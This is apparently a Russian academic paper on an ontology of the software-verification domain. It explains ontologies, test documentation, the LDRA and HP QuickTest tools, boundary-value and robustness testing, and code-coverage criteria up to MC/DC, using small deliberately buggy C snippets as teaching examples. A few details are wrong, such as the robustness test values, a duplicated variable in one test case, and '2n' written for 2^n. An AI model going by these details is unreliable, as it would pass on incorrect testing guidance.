Содержание

Перечень сокращений

ПО - программное обеспечение
КТ-178В - Квалификационные требования Часть 178В. Требования к программному обеспечению бортовой аппаратуры и систем при сертификации авиационной техники
ФСТЭК - Федеральная служба по техническому и экспортному контролю
Common Criteria - общие критерии
БД - база данных
DL - дескриптивная логика
S – база знаний

Введение

Многие проблемы в обмене и создании знаний связаны с неоднозначным или неадекватным восприятием смысла данных, информации, знаний различными участниками знаниевого процесса. Дело в том, что в цепи передачи знаний отправитель и получатель знания зачастую пользуются различными представлениями, различной терминологией и понятийным аппаратом. Из-за различий в образовании и в предшествующем опыте они могут руководствоваться различными моделями деятельности и культурой мышления.

В связи с этим необходимо, чтобы информация и знания были структурированы и описаны таким образом, чтобы получатель (пользователь) был способен понять и текст, и контекст (смысл) сообщения. В идеале, сообщение (знаниевая сущность) должна структурироваться таким образом, чтобы компьютер, а не только образованный человек был способен «понять» его. Под словом «понять» здесь имеется в виду, что компьютер будет способен обработать документ (знаниевую сущность) посредством использования известных ему правил с помощью некоторого логического языка, а также будет способен вывести новые факты и знания из данного документа.

Сущность предметной области необходимо адекватным образом представить в памяти вычислительной машины, чтобы с ее помощью обеспечить поиск, анализ, обработку и выдачу накопленной информации в форме, удобной для принятия решений. Эта задача может быть решена путем использования соответствующих средств описания предметной области, предоставляющих необходимые базовые понятия, инвариантные по отношению к любым предметным областям, и правила, позволяющие строить более сложные синтаксические конструкции на основе базовых.

В предметной области «Верификация программного обеспечения» необходимо использовать формализацию сущностей для общего понимания структуры информации.

1 Основы онтологической модели представления знаний

Онтология определяет общий словарь для тех, кому нужно совместно использовать информацию в предметной области. Он включает машинно-интерпретируемые формулировки основных понятий предметной области и отношения между ними.

Задачи онтологии:

- совместное использование людьми или программными агентами общего понимания структуры информации (основная цель разработки онтологии, предполагает совместное использование одной и той же базовой онтологии терминов);
- возможность повторного использования знаний в предметной области (предполагает использование уже существующих онтологий для построения новой, возможно более сложной онтологии в определенной предметной области);

- сделать допущения в предметной области явными (создание явных допущений в предметной области дает возможность легко изменить эти допущения при изменении знаний о предметной области);

- отделение знаний в предметной области от оперативных знаний (если имеется общая задача конфигурирования продукта из его компонентов в соответствии с требуемой спецификацией, то можно создать систему, которая делает эту конфигурацию независимой от продукта и самих компонентов);

- анализ знаний в предметной области (анализ знаний в предметной области возможен, когда имеется декларативная спецификация терминов).

В качестве примеров онтологии можно привести онтологии в сети - это большие таксономии и категоризаторы:

- категоризация запросов (Yahoo! и прочие) - множество словарей - тезаурусов);
- категоризация продаваемых товаров и их характеристик (Amazon.com).

Пример онтологии в схематичном виде представлен на рисунке 1.



Рисунок 1

Онтология – формальное явное описание понятий в рассматриваемой предметной области (классов (иногда их называют понятиями)), свойств каждого понятия, описывающих различные свойства и атрибуты понятия (слотов (иногда их называют ролями или свойствами)), и ограничений, наложенных на слоты (фацетов (иногда их называют ограничениями ролей)). Онтология вместе с набором индивидуальных экземпляров классов образует базу знаний. В действительности, трудно определить, где кончается онтология и где начинается база знаний.

В центре большинства онтологий находятся классы. Классы описывают понятия предметной области. Например, класс вин представляет все вина. Конкретные вина – экземпляры этого класса. Вино Bordeaux в бокале перед вами, когда вы читаете этот документ, – это экземпляр класса вин Bordeaux. Класс может иметь **подклассы**, которые представляют более конкретные понятия, чем надкласс. Например, мы можем разделить класс всех вин на красные, белые и розовые вина. В качестве альтернативы мы можем разделить класс всех вин на игристые и не игристые вина.

Слоты описывают свойства классов и экземпляров: вино Chbteau Lafite Rothschild Pauillac - крепкое, оно производится на винном заводе Chbteau Lafite Rothschild. У нас есть два слота, которые описывают вино в этом примере: слот крепость со значением «крепкое» и слот производитель со значением «винный завод Chbteau Lafite Rothschild». Мы можем

сказать, что на уровне класса у экземпляров класса Вино есть слоты, которые описывают вкус, крепость, уровень сахара, производителя вина и т.д.

Все экземпляры класса Вино и его подкласс Pauillac имеют слот производитель, значение которого является экземпляром класса Винный завод (Рисунок 3). Все экземпляры класса Винный завод имеют слот производит, относящийся ко всем винам (экземплярам класса Вино и его подклассов), которые производятся на этом заводе.

На практике разработка онтологии включает:

- определение классов в онтологии;
- расположение классов в таксономическую иерархию (подкласс – надкласс);
- определение слотов и описание допускаемых значений этих слотов;
- заполнение значений слотов экземпляров.

После этого мы можем создать базу знаний, определив отдельные экземпляры этих классов, введя в определенный слот значение и дополнительные ограничения для слота.



Рисунок 2 Некоторые классы в области вин, экземпляры и отношения между ними. Черным обозначены классы, а красным – экземпляры. Прямые связи обозначают слоты и внутренние связи, такие как «экземпляр [класса]» и «подкласс [класса]».

2. Основы технологии верификации ПО

2.1 Основные понятия верификации и содержание соответствующих процессов

Верификация - это процесс определения, выполняют ли программные средства и их компоненты требования, наложенные на них в последовательных этапах жизненного цикла разрабатываемой программной системы.

Основная цель верификации состоит в подтверждении того, что программное обеспечение соответствует требованиям. Дополнительной целью является выявление и регистрация дефектов и ошибок, которые внесены во время разработки или модификации программы.

Верификация является неотъемлемой частью работ при коллективной разработке программных систем. При этом в задачи верификации включается контроль результатов одних разработчиков при передаче их в качестве исходных данных другим разработчикам.

Для повышения эффективности использования человеческих ресурсов при разработке, верификация должна быть тесно интегрирована с процессами проектирования, разработки и сопровождения программной системы.

Верификация и отладка направлены на уменьшение ошибок в конечном программном продукте, однако отладка - процесс, направленный на локализацию и

устранение ошибок в системе, а верификация - процесс, направленный на демонстрацию наличия ошибок и условий их возникновения.

Кроме того, верификация в отличие от отладки - контролируемый и управляемый процесс. Верификация включает в себя анализ причин возникновения ошибок и последствий, которые вызовет их исправление, планирование процессов поиска ошибок и их исправления, оценку полученных результатов. Все это позволяет говорить о верификации, как о процессе обеспечения заранее заданного уровня качества создаваемой программной системы.

В ходе работы над проектом по созданию любой сложной программной системы создается большое количество проектной документации. Основное ее назначение - координация совместных действий большого количества разработчиков в течение более или менее длительных промежутков времени - в процессе первоначальной разработки системы, в процессе выполнения работ по ее модификации, в процессе сопровождения. Структурный состав проектной документации в большинстве проектов практически одинаков - это требования к системе различного уровня (системные, функциональные и структурные), описание ее архитектуры, программный код, тесты и документы, сопровождающие процесс внедрения (руководства по установке, настройке, пользовательские руководства.

Поскольку верификация программной системы выполняется в течение всего жизненного цикла разработки достаточно большим коллективом разработчиков, при тестировании создается тестовая документация. Основное ее назначение, помимо синхронизации действий тестировщиков различных уровней - обеспечение гарантий того, что тестирование выполняется в соответствии с выбранными критериями оценки качества, а также того, что все аспекты поведения системы протестированы. Кроме того, тестовая документация используется при внесении изменений в систему для проверки того, что как старая, так и новая функциональность работает корректно (Рисунок 3).

Перед началом верификации менеджером тестирования (test manager) создается документ, называемый планом верификации (или планом тестирования, но это не то же самое, что тест-план). План тестирования - организационный документ, содержащий требования к тому, как должно выполняться тестирование в данном конкретном проекте.

В нем определяются общие подходы к согласованию процессов разработки и верификации, определяются методики проведения верификации, состав тестовой документации и ее взаимосвязь с документацией разработчиков, сроки различных этапов верификации, различные роли и квалификация тестировщиков, необходимые для всех работ по тестированию, требования к инструментам тестирования и тестовым стендам, оцениваются риски и приводятся пути для их преодоления.

В данном документе также определяются требования собственно к тестовой документации - тест-требованиям, тест-планам, отчетам о выполнении тестирования.

Согласно этим требованиям по системным и функциональным требованиям разработчиками (test procedure developers) создаются тест-требования - документы, в которых подробно описано то, какие аспекты поведения системы должны быть протестированы. На основании описания архитектуры создаются низкоуровневые тест-требования, в которых описываются аспекты поведения конкретной программной реализации системы, которые необходимо протестировать.



Рисунок 3 Документация, сопровождающая процесс верификации

На основании тест-требований разработчиками тестов (test developers) создаются тест-планы - документы, которые содержат подробное пошаговое описание того, как должны быть протестированы тест-требования.

На основании тест-требований и проектной документации разработчиков также создается тестовое окружение, необходимое для корректного выполнения тестов на тестовых стендах - драйверы, заглушки, настроечные файлы и т.п.

По результатам выполнения тестов тестировщиками (testers) создаются отчеты о выполнении тестирования (они могут создаваться либо автоматически, либо вручную), которые содержат информацию о том, какие несоответствия требованиям были выявлены в результате тестирования, а также отчеты о покрытии, содержащие информацию о том, какая доля программного кода системы была задействована в результате выполнения тестирования.

По несоответствиям создаются отчеты о проблемах - документы, которые направляются на анализ в группу разработчиков с целью определения причины возникновения несоответствия.

Изменения в систему вносятся только после всестороннего изучения этих отчетов и локализации проблем, вызвавших несоответствие требованиям. Для того, чтобы процесс изменений не вышел из под контроля и любое изменение протоколировалось (и связывалось с тестами, обнаружившими проблему), создается запрос на изменение системы. После завершения всех работ по запросу на изменение процесс тестирования

повторяется до тех пор, пока не будет достигнут приемлемый уровень качества программной системы.

Все документы должны иметь уникальные идентификаторы и храниться в единой базе документов проекта. Это позволит сохранить управляемость процессом тестирования и поддерживать необходимое качество разрабатываемой системы.

2.2 Обзор инструментальных средств автоматизации тестирования и организационного управления верификацией

2.2.1 Обзор системы LDRA

Основными компонентами системы автоматизированного тестирования LDRA Tool Suite являются LDRA Testbed и LDRA TBrun. LDRA является лидером на мировом рынке тестирования программного обеспечения встраиваемых систем. Сотрудничество производителей встраиваемых систем с LDRA рекомендовано составителями международного стандарта КТ-178B, комиссией Radio Technical Commission for Aeronautics.

В основе набора инструментов LDRA лежит LDRA Testbed, обеспечивающий ядро движка для проведения статического и динамического анализов как на хост-машине, так и на целевом вычислителе. LDRA Testbed обеспечивает соблюдение стандартов кодирования и обеспечивает фиксацию программных ошибок.

LDRA Testbed уникальный инструмент контроля качества программного кода, который обеспечивает тестирование и анализ исходного кода для верификации программных продуктов. Это необходимо там, где программы должны быть надежными, робастными и не должны содержать ошибок. Использование инструмента помогает повысить эффективность проверок.

LDRA TBrun является инструментом unit-тестирования и обладает следующими особенностями:

- реализован сервис заглушек (stubs) функций и переменных, позволяющих отключать их в том месте, где это необходимо;
- возможно сохранение исходных данных тестов и их загрузка из файлов;
- имеется поддержка сторонних компиляторов С кода;
- реализован сервис подмены значений переменных.

Основной целью unit-тестирования является наименьшая часть кода тестируемого приложения, изоляция его от остального кода, и определение, ведет ли он себя именно так, как ожидалось.

Каждый модуль тестируется отдельно до интеграции модулей для тестирования взаимодействия между модулями. Unit-тестирование доказало свою пользу, благодаря большому количеству дефектов, которое удалось выявить при его использовании.

2.2.2 Обзор системы HP Quick Test Professional

Средство автоматизации от компании Hewlett-Packard распространяется на платной основе. Является основным инструментом автоматизации функционального тестирования от данного производителя. Позволяет автоматизировать функциональные и регрессионные тесты через записи действий пользователя при работе с тестируемым приложением, а потом исполнять записанные действия с целью проверки работоспособности ПО.

Записанные действия сохраняются в виде скриптов.

Скрипты могут быть отображенные в инструменте как VBScript (expert view), или же как визуальные последовательные шаги с действиями (keyword view).

Каждый шаг может быть отредактирован и на него можно добавить точки проверки (checkpoint), которые сравнивают ожидаемый результат с полученным.

3. Разработка онтологической модели предметной области «Верификация ПО»

3.1 Множество концептов

3.1.1 Концепты информационных и программных объектов

3.1.1.1 Граничные условия

В тестовых примерах, прямо соответствующих тест-требованиям обычно используются входные значения, находящиеся заведомо внутри допустимого диапазона. Один из способов проверки устойчивости системы на значениях, близких к предельным - создавать для каждого входа как минимум три тестовых примера:

- значение внутри диапазона;
- минимальное значение;
- максимальное значение.

Для еще большей уверенности в работоспособности системы используют пять тестовых примеров:

- значение внутри диапазона;
- минимальное значение;
- минимальное значение + 1;
- максимальное значение;
- максимальное значение -1.

Такой способ проверки называется проверкой на граничных значениях. Такая проверка позволяет выявлять проблемы, связанные с выходом за границы диапазона.

Например, если в функцию

```
char sum (char a, char b)
{
  return a+b;
}
```

вычисляющую сумму чисел a и b будут переданы значения 255 и 255, то в случае отсутствия специальной обработки ситуации переполнения сумма будет вычислена неверно.

Другая область, при тестировании которой полезно пользоваться проверкой на граничных значениях - индексы массивов. Например, функция

```
void abs_array(char array[], char size)
{
   for (int i=1;i<=size;i++)
   {
         array[i] = abs(array[i]);
   }
   return;
}
```

заменяющая значение на значение по модулю у каждого элемента переданного ей массива содержит ошибку в цикле for, которая может быть легко обнаружена при передаче в функцию массива единичного размера.

3.1.1.2 Проверка робастности (выхода за границы диапазона)

Робастность системы - это степень ее чувствительности к факторам, не учтенным на этапах ее проектирования, например, к неточности основного алгоритма, приводящего к

ошибкам округления при вычислениях, сбоям во внешней среде или к данным, значения которых находятся вне допустимого диапазона. Чаще всего под робастностью программных систем понимают именно устойчивость к некорректным данным. Система должна быть способна корректно обрабатывать такие данные путем выдачи соответствующих сообщений об ошибках, сбои и отказы системы на таких данных недопустимы.

Для тестирования робастности к тестовым примерам, рассмотренным в предыдущем разделе добавляются еще два тестовых примера:

- минимальное значение -1;
- минимальное значение +1,

проверяющие поведение системы за границей допустимого диапазона, а также в случае тестирования операций сравнения, дополнительно дающие гарантию того, что в них не допущена опечатка.

Таким образом, если изобразить допустимый интервал, как на рисунке 4, то можно видеть, что для тестирования интервальных значений достаточно 7 тестовых примеров - пяти допустимых и двух на робастность.



Рисунок 4 Рекомендуемые проверочные значения

В литературе часто встречается утверждение, что значение внутри интервала является избыточным и его тестирование не требуется. Однако, проверка внутреннего значения является полезной как минимум с психологической точки зрения, а также в случае, если интервал ограничен сложными граничными условиями. Также рекомендуется отдельно проверять значение 0 (даже если оно находится внутри интервала), т.к. зачастую это значение обрабатывается некорректно (например, в случае деления на 0).

3.1.1.3 Покрытие программного кода

3.1.1.3.1 Понятие покрытия

Одна из оценок качества системы тестов - это ее полнота, т.е. величина той части функциональности системы, которая проверяется тестовыми примерами. Обычно за меру полноты берут отношение объема проверенной части системы к ее объему в целом. Полная система тестов позволяет утверждать, что система реализует всю функциональность, указанную в требованиях, и, что еще более важно - не реализует никакой другой функциональности.

Один из часто используемых методов определения полноты системы тестов является определение отношения количество тест-требований, для которых существуют тестовые примеры, к общему количеству тест-требований. В качестве единицы измерения

степени покрытия здесь выступает процент тест-требований, для которых существуют тестовые примеры, называемый процентом покрытия тест-требований.

Покрытие требований позволяет оценить степень полноты системы тестов по отношению к функциональности системы, но не позволяет оценить полному по отношению к ее программной реализации. Одна и та же функция может быть реализована при помощи совершенно различных алгоритмов, требующих разного подхода к организации тестирования.

Для более детальной оценки полноты системы тестов при тестировании стеклянного ящика (при тестировании системы, как стеклянного ящика, тестировщик имеет доступ не только к требованиям на систему, ее входам и выходам, но и к ее внутренней структуре - видит ее программный код) анализируется покрытие программного кода, называемое также структурным покрытием.

Во время работы каждого тестового примера выполняется некоторый участок программного кода системы, при выполнении всей системы тестов выполняются все участки программного кода, которые задействует эта система тестов. В случае, если существуют участки программного кода, не выполненные при выполнении системы тестов, система тестов потенциально неполна (т.е. не проверяет всю функциональность системы), либо система содержит участки защитного кода или неиспользуемый код (например, "закладки" или задел на будущее использование системы). таким образом, отсутствие покрытия каких-либо участков кода является сигналом к переработке тестов или кода (а иногда - и требований).

К анализу покрытия программного кода можно приступать только после полного покрытия требований. Полное покрытие программного кода не гарантирует того, что тесты проверяют все требования к системе. Одна из типичных ошибок начинающего тестировщика - начинать с покрытия кода, забывая про покрытие требований.

3.1.1.3.2 Уровни покрытия

3.1.1.3.2.1 По строкам программного кода (Statement Coverage)

Для обеспечения полного покрытия программного кода на данном уровне, необходимо, чтобы в результате выполнения тестов каждый оператор был выполнен хотя бы один раз.

Особенность данного уровня покрытия состоит в том, что на нем затруднен анализ покрытия некоторых управляющих структур.

Например, для полного покрытия всех строк следующего участка программного кода на языке C достаточно одного тестового примера:

```
Вход: condition = true; Ожидаемый выход: *p = 123.
int* p = NULL;
if (condition)
  p = &variable;
*p = 123;
```

Даже если в состав тестов не будет входить тестовый пример, проверяющий работу фрагмента при значении condition = false, код будет покрыт. Однако, в случае condition = false выполнение фрагмента вызовет ошибку.

Аналогичные проблемы возникают при проверке циклов do … while – при данном уровне покрытия достаточно выполнение цикла только один раз, при этом метод совершенно нечувствителен к логическим операторам || и &&.

Другой особенностью данного метода является зависимость уровня покрытия от структуры программного кода. На практике часто не требуется 100% покрытия программного кода, вместо этого устанавливается допустимый уровень покрытия, например 75%. Проблемы могут возникнуть при покрытии следующего фрагмента программного кода:

```
if (condition)
   functionA();
else
   functionB();
```

Если functionA() содержит 99 операторов, а functionB() один оператор, то единственного тестового примера, устанавливающего condition в true, будет достаточно для достижения необходимого уровня покрытия. При этом аналогичный тестовый пример, устанавливающий значение condition в false даст слишком низкий уровень покрытия.

3.1.1.3.2.2 По веткам условных операторов (Decision Coverage)

Для обеспечения полного покрытия по данному методу каждая точка входа и выхода в программе и во всех ее функциях должна быть выполнена по крайней мере один раз и все логические выражения в программе должны принять каждое из возможных значений хотя бы один раз, таким образом для покрытия по веткам требуется как минимум два тестовых примера.

Также данный метод называют: branch coverage, all-edges coverage, basis path coverage, DC, C2, decision-decision-path.

В отличие от предыдущего уровня покрытия данный метод учитывает покрытие условных операторов с пустыми ветками. Так, для покрытия по веткам участка программного кода

```
a = 0;
if (condition)
{
a = 1;
}
```

необходимы два тестовых примера:

1. Вход: condition = true; Ожидаемый выход: a = 1;
2. Вход: condition = false; Ожидаемый выход: a = 0;

Особенность данного уровня покрытия заключается в том, что на нем не учитываются логические выражения, значения компонент которых получаются вызовом функций. Например, на следующем фрагменте программного кода

```
if ( condition1 && ( condition2 || function1() ) )
   statement1;
else
   statement2;
```

полное покрытие по веткам может быть достигнуто при помощи двух тестовых примеров:

1. Вход: condition1 = true, condition2 = true
2. Вход: condition1 = false, condition2 = true/false (любое значение)

В обоих случаях не происходит вызова функции function1(), хотя покрытие данного участка кода будет полным. Для проверки вызова функции function1() необходимо добавить еще один тестовый пример (который, однако, не улучшает степени покрытия по веткам):

3. Вход: condition1 = true, condition2 = false.

3.1.1.3.2.3 По компонентам логических условий

Для более полного анализа компонент условий в логических операторах существует несколько методов, учитывающих структуру компонент условий и значения, которые они принимают при выполнении тестовых примеров.

3.1.1.3.2.4 Покрытие по условиям (Condition Coverage)

Для обеспечения полного покрытия по данному методу каждая компонента логического условия в результате выполнения тестовых примеров должна принимать все возможные значения, но при этом не требуется, чтобы само логическое условие принимало все возможные значения. Так, например, при тестировании следующего фрагмента:

```
if (condition1 | condition2)
   functionA();
else
   functionB();
```

Для покрытия по условиям потребуется два тестовых примера:

1. Вход: condition1 = true, condition2 = false
2. Вход: condition1 = false, condition1 = true.

При этом значение логического условия будет принимать значение только true, таким образом, при полном покрытии по условиям не будет достигаться покрытие по веткам.

3.1.1.3.2.5 Покрытие по веткам/условиям (Condition/Decision Coverage)

Данный метод сочетает требования предыдущих двух методов – для обеспечения полного покрытия необходимо, чтобы как логическое условие, так и каждая его компонента приняла все возможные значения.

Для покрытия рассмотренного выше фрагмента с условием condition1 | condition2 потребуется 2 тестовых примера:

1. Вход: condition1 = true, condition2 = true
2. Вход: condition1 = false, condition1 = false.

Однако, эти два тестовых примера не позволят протестировать правильность логической функции – вместо OR в программном коде могла быть ошибочно записана операция AND.

3.1.1.3.2.6 Покрытие по всем условиям (Multiple Condition Coverage)

Для выявления неверно заданных логических функций был предложен метод покрытия по всем условиям. При данном методе покрытия должны быть проверены все возможные наборы значений компонент логических условий. Т.е. в случае n компонент потребуется 2n тестовых примеров, каждый из которых проверяет один набор значений, Тесты, необходимые для полного покрытия по данному методу, дают полную таблицу истинности для логического выражения.

Несмотря на очевидную полноту системы тестов, обеспечивающей этот уровень покрытия, данный метод редко применяется на практике в связи с его сложностью и избыточностью.

Еще одним недостатком метода является зависимость количества тестовых примеров от структуры логического выражения. Так, для условий, содержащих одинаковое количество компонент и логических операций:

```
a && b && (c || (d && e))
((a || b) && (c || d)) && e
```

потребуется разное количество тестовых примеров. Для первого случая для полного покрытия нужно 6 тестов, для второго – 11.

3.1.1.3.2.7 Метод MC/DC для уменьшения количества тестовых примеров при 3-м уровне покрытия кода

Для уменьшения количества тестовых примеров при тестировании логических условий фирмой Boeing был разработан модифицированный метод покрытия по веткам/условиям (Modified Condition/Decision Coverage или MC/DC). Данный метод широко используется при верификации бортового авиационного программного обеспечения согласно процессам стандарта КТ-178В.

Для обеспечения полного покрытия по этому методу необходимо выполнение следующих условий:

- каждое логическое условие должно принимать все возможные значения;
- каждая компонента логического условия должна хотя бы один раз принимать все возможные значения;
- должно быть показано независимое влияние каждой из компонент на значение логического условия, т.е. влияние при фиксированных значениях остальных компонент.

Покрытие по этой метрике требует достаточно большого количества тестов для того, чтобы проверить каждое условие, которое может повлиять на результат выражения, однако это количество значительно меньше, чем требуемое для метода покрытия по всем условиям.

3.1.1.3.3 Анализ покрытия

Целью анализа полноты покрытия кода является выявление участков кода, которые не выполняются при выполнении тестовых примеров. Тестовые примеры, основанные на требованиях, могут не обеспечивать полного выполнения всей структуры кода. Поэтому для улучшения покрытия проводится анализ полноты покрытия кода тестами и, при необходимости, проводятся дополнительные проверки, направленные на выяснение причины недостаточного покрытия и определение необходимых действий по его устранению. Обычно анализ покрытия выполняется с учетом следующих соглашений:

- анализ должен подтвердить, что полнота покрытия тестами структуры кода соответствует требуемому виду покрытия и заданному минимально допустимому проценту покрытия;
- анализ полноты покрытия тестами структуры кода может быть выполнен с использованием исходного текста, если программное обеспечение не относится к уровню А. Для уровня А необходимо проверить объектный код, сгенерированный компилятором на предмет: трассируется ли он в исходный текст или нет. Если объектный код не трассируется в исходный текст, должны быть проведены поверки объектного кода на предмет правильности генерации последовательности команд. Примером объектного кода, который напрямую не трассируется в исходный текст, но генерируется компилятором, может быть проверка выхода за заданные границы массива;
- анализ должен подтвердить правильность передачи данных и управления между компонентами кода.

Анализ полноты покрытия тестами может выявить часть исходного кода, которая не исполнялась в ходе тестирования. Для разрешения этого обстоятельства могут потребоваться дополнительные действия в процессе проверки программного обеспечения. Эта неисполняемая часть кода может быть результатом:

- недостатков в формировании тестовых примеров или тестовых процедур, основанных на требованиях: В этом случае должны быть дополнен набор тестовых примеров или изменены тестовые процедуры для обеспечения покрытия упущенной части

кода. При этом может потребоваться пересмотр метода (методов), используемого для проведения анализа полноты тестов на основе требований;

- неадекватности в требованиях на программное обеспечение: В этом случае должны быть модифицированы требования на программное обеспечение, разработаны и выполнены дополнительные тестовые примеры и тестовые процедуры;

- «мертвый» код. Этот код должен быть удален и проведен анализ для оценки эффекта удаления и необходимости перепроверки;

- дезактивируемый код. Для дезактивируемого кода, который не предполагается к выполнению в каждой конфигурации, сочетание анализа и тестов должно продемонстрировать возможности средств, которыми непреднамеренное исполнение такого кода предотвращается, изолируется или устраняется. Для дезактивируемого кода, который выполняется только при определенных конфигурациях, должна быть установлена нормальная эксплуатационная конфигурация для исполнения этого кода и для нее должны быть разработаны дополнительные тестовые примеры и тестовые процедуры, удовлетворяющие целям полноты покрытия тестами структуры кода;

- избыточность условия. Логика работы твкого условия должна быть пересмотрена. Например, в условии if(A && B || !B) принципиально невозможно проверить, что часть условия A && B будет равна False в случае, когда A=True и B=False, так как вторая часть условия (!B) будет равна True и общий результат логического выражения будет True;

- защитный код. Эта часть кода используется для предотвращения исключительных ситуаций, которые могут возникнуть в процессе работы программы. Как пример, это может быть ветка default в операторе выбора switch, причем входное условие оператора switch может принимать определенные значения, которые он описывает, и как следствие, ветка default никогда не будет выполнена.

3.1.1.3.4 Драйверы и заглушки

